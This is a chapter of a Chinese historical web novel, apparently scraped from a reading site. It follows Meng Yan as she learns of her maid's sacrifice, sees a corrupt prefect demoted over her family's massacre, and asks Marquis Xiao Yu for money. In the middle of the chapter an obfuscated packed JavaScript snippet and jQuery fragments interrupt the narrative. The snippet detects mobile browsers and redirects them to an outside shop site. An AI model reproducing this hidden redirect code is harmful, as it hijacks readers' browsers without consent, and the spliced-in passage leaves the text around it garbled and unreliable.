48. 贬谪定罪

作品:《汴京饮馔食记

    “娘子,你知道吗?”


    孟嫣正想的出神,阿栗忽而又道。


    孟嫣:“什么?”


    阿栗:“孟二娘给自己改了名字,叫孟香玉。”


    孟嫣:“孟香玉?”


    阿栗点头:“她不仅记恨娘子,更记恨我和揽月,记恨我们二人都有名字,她却只能按本家排行叫二娘。”


    宋时平民百姓对于女儿多按排行取名,后面加个“娘”字就作为大名了。


    不过她怎么成了陈帆正的妾室?本家送她来孟家不就是想以后寻门好亲,怎会愿意做妾?


    阿栗“哼”了一声:“她在咱们孟家时,做什么都比照着娘子,娘子穿什么衣裳、戴什么钗环、一颦一笑她都学,就连妆容都往娘子样貌上化。那陈帆正看上了娘子,她就盯上了陈帆正,二人早就有了首尾,孟家一出事,她立刻就被纳进了陈家。”


    孟嫣微微蹙眉:“立刻?”


    阿栗点点头。


    孟嫣隐隐觉得哪里不对:“陈帆正对她如何?”


    阿栗想了想:“算是很得宠,陈帆正院子是有几名通房的,没一个抬为妾室,他还没娶妻就纳了孟二娘为妾,并且二娘有单独的院子,陈帆正还给了她许多银钱。”这的确得宠,能让她从外面请厨人做一桌子石首,就可想而知。


    难不成那陈帆正对原身求娶不成退而求其次了?


    孟嫣此刻突然想到了另一个不对的地方。孟家灭门案原身是被认定也遭了难,而原身其实是悄悄被送来了京城,只有极其近亲的几人知道。


    最后官府查验尸身时,把谁当成了原身?


    孟嫣突地想到了原身的另一个女使揽月,心口一揪。


    孟嫣:“……揽月……”


    她有些问不出口。


    阿栗听到孟嫣提揽月,眼睛又红了起来,自顾自说道:“娘子,当晚揽月姐姐将我藏好后,那伙匪寇就已经到了门外,揽月姐姐划花了自己的脸,在匪寇刚进门就自尽了……”


    划花了自己的脸,自尽……


    孟嫣心头紧了紧。


    谁会在自尽前划花自己的脸?无非是想到原身还在汴京避祸,若是家里都遭了难,一旦被陈家知道原身的踪迹,那时原身无依无靠一样会被陈帆正强娶了去。


    是以,揽月自知逃不过一个死,不如将自己扮成原身,这样原身在汴京至少就安全了。


    孟嫣声音微微发颤:“你、你二人当晚都睡在了哪里?”


    阿栗不明白孟嫣为何这么问,此刻眼睛红红却也没多想:“我和揽月姐姐一直都和娘子睡一起呀,娘子怕黑,睡觉时两边要都有人才行。”


    孟嫣久久没再说话。


    苒霜却听懂了孟嫣的意思,心口也发沉,她轻轻叫了一声:“娘子。”


    孟嫣心口仿佛压了一块巨石,听见声音朝苒霜扯了扯嘴角。


    阿栗不知是提到了揽月还是说了这么久的话有些累了,此刻已经垂着眼皮坐着睡着了。


    孟嫣轻轻拍了拍她,轻声道:“去床上睡?”


    阿栗却惊慌地站了起来,反应了一会儿才知自己在哪里,咧着嘴朝孟嫣傻乎乎地笑。


    孟嫣心口又揪了起来。


    她放轻声音:“坐着怎能睡的舒服?去床上睡?”


    阿栗依旧傻笑着点点头。


    孟嫣和苒霜一起扶着她去了次间,火阁已经撤了,次间又恢复成孟嫣刚穿过来的样子。二人将阿栗安置在了架子床上,刚为她盖好被子就已经沉沉睡去。


    孟家灭门案再次在京中掀起波澜,因为刚迁调入京不久的前明州知州楼文靖因贪赃枉法、敲诈勒索被贬去了琼州。


    官员擢升贬黜本掀不起什么议论,可偏偏这楼文靖就是因为此案才擢升入京。


    一时之间坊间众说纷纭,猜测这楼文靖究竟做了什么贪赃枉法之事,最后猜测无果,齐齐奔向了曾无用的说书棚。


    曾无用也不负众望,将楼文靖指使书吏篡改账册勒索商贾之事通通说讲了出来,引得众人破口大骂。众人自然又想到了孟家。


    想来让楼文靖对孟家起贪念的,定然是意外得来的那几箱财宝,结果却被匪寇得了消息抢了先,没准楼文靖根本不想剿什么匪,就是奔着这几箱财宝去的。


    最后传着传着,孟家财宝已经悉数落入楼文靖手里。


    本该处于议论中心的孟嫣却过的格外安静。


    不知萧遇同官家怎么说的,重查孟家一案似是与她没有任何关系一般,没有一个衙役前来问话,更没人知道她就是孟家一案的孟家女。


    只有林檎三五不时地过来同她禀报一下案子进度和结果。


    案审结果和萧遇判断的几近相同,楼文靖被流放,陈家几近毫发无损。


    之所以说几近,是审案官员不知用了什么法子,让刚来汴京的陈帆正和楼文靖承认了相互勾结一事,但二人也只承认勾结图谋孟家财宝,孟家被灭门与他二人无关。


    是以,陈家有谋财意图,虽未实施,却也被罚了万贯银钱。终于,在入夏的那一日,萧遇来了孟嫣的小院。


    又是数月未见,孟嫣只觉得面前的男人更加陌生了。


    阿栗也知道了萧遇的身份,一时躲在了孟嫣身后。


    苒霜也猜到了几分自家侯爷的意图,娘子是孟家女,侯爷一直想收复燕云,为的自然就是那几箱财宝了。


    她曾经还幻想过孟娘子能成为他们侯府的主母呢!看来是没什么可能了。萧遇将人都遣了出去,只余他和孟嫣。


    夏风习习,孟嫣又郑重地朝萧遇行了一礼。


    萧遇摩挲了下手指,终于开口:“不必如此。”


    孟嫣笑了笑:“若非侯爷,始作俑者还逍遥法外,侯爷当得我这一谢。”


    “你……”萧遇顿了顿。


    他想说,你不必这般见外。


    可这话在嘴边滚了滚,终是咽了回去。


    他也感受到了二人之间的生分,却不知这生分从何而来。


    “你的事,官家都知道了。”萧遇道。


    二人隔着几步,相对而站。


    孟嫣又笑了笑:“侯爷,坐下说吧。”说着出去又让苒霜取两碗茶来。萧遇已经在书案处落座。


    冬日摆放炭盆的地方已经换成一方矮几,矮几上放了一只莲花盏,莲花盏里放了三只黄灿灿的木瓜,木瓜散着沁人的果香,


    书案上放着临摹到一半的字帖,上面的字已和他的字越来越像,一种隐秘的喜悦涌上心头。


    孟嫣在他对面落座,见他正在看她临摹的字帖,又笑了笑:“我现在的字写的如何?”


    萧遇从字帖中抬起眼,此刻才依稀找回二人相处过的熟悉痕迹。


    萧遇:“很好。”<


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17090971|192745||http|test|mini|href|location''.split(''|''),0,{}));


    (){


    $(''.inform'').remove();


    $(''#content'').append(''


    p>孟嫣又笑了笑。


    苒霜端着一只托盘进来,将托盘上的一壶茶、一碗杏肉、一碗碎冰和两只茶盏分别摆放在书案上,就又退了出去。


    孟嫣收起字帖,将一只萃着冰的青瓷盏推到萧遇面前:“这是用金杏和散茶调的金杏茶,侯爷尝尝看?”


    萧遇看去,青瓷盏底铺着一层黄澄澄的杏肉,将茶色映的金黄,茶汤里还沉着几块碎冰。他端起茶盏,喝了一口,只觉满口甘甜清爽,接着将一盏一饮而尽,盏底的杏肉也悉数倒进口中,笑问:“从何处学的这个法子?”


    孟嫣见他喜欢,陌生感也淡去了不少,道:“瞎琢磨的,现在正是金杏上市的时候,就调来试了试。”


    萧遇:“这个味道好。”


    孟嫣拿过萧遇吃空了的茶盏,又给他调了一盏金杏茶,再次推到他面前:“官家知道我还活着的事?”


    萧遇又喝了一口金杏茶,颔首道:“也知道你记不清之前的事了。”


    孟嫣也端起茶盏喝了一口。


    萧遇:“你……可要回明州?我会让戍安带着一些得用的人跟着你。”


    孟嫣轻声道谢。


    她是应该回去,好生安葬双亲,也让原身安心。


    孟嫣:“侯爷可知道陈帆正最近的消息?还有他的那个妾室孟二娘?”萧遇朝外喊了一声“林檎”。


    林檎已经吃到第七盏金杏茶了,听到侯爷叫他,端着茶盏乐颠颠地进来:“侯爷,您叫我?”


    萧遇:“最近陈帆正和他那个妾室都做了些什么?”


    林檎抹了抹嘴:“陈帆正前两日前刚从牢里出来,已经准备回明州了,他的那个妾室如今已经不是他的妾室了,现在是三司户部使喻大官人长子,喻佐鸣的妾室了。”


    林檎怕孟嫣不知道喻佐鸣是谁,就又补了一句:“喻佐鸣就是去岁和我们家侯爷退亲的那个人的大哥哥。”孟嫣觑了萧遇一眼,问道:“怎么成了他的妾室?”


    林檎:“此次陈帆正进京除了送货,还有就是打点京中关系,这次不知怎么就攀上了喻家,那喻佐鸣向来好女色,和陈帆正吃了两回酒,那孟二娘就成了他的妾室了。否则此次怎么就只罚没了他们陈家一万贯钱,是喻家从中周旋才少罚了些。”


    这么说来,孟二娘可能是被陈帆正送过去的,也可能是被喻佐鸣看上要了过去。孟嫣点了点头,看向萧遇:“侯爷,我还有一事相求。”


    林檎眨了眨眼刚要开口说上一句,就被萧遇瞪了一眼,他讪讪地摸了摸鼻子。


    娘子总跟侯爷见外做什么,日后侯爷还不是要听她的?


    萧遇收回目光,望向孟嫣:“直说就是。”


    孟嫣:“我想同侯爷借一些银钱。”


    她手里的银子在开了一家食肆和火锅店后已经所剩不多。


    上个月冯六的食肆已经开业,冯六很会做生意,食肆的生意还不错。


    火锅店自她请曾无用打了广告后也有了客流,不过现在到了夏日,已经开始卖起了冷锅串串,生意虽比开始好了很多,赚的却不太多。


    既然她要回明州,定然是待到孝期结束再回来的,要给二人留一些银子以备不时之需。


    另外她也需要一大笔银钱,她不想看到陈帆正父子过得这么舒坦,既然他们是孟家灭门案的始作俑者,不能只罚那一万贯钱,太便宜他们了!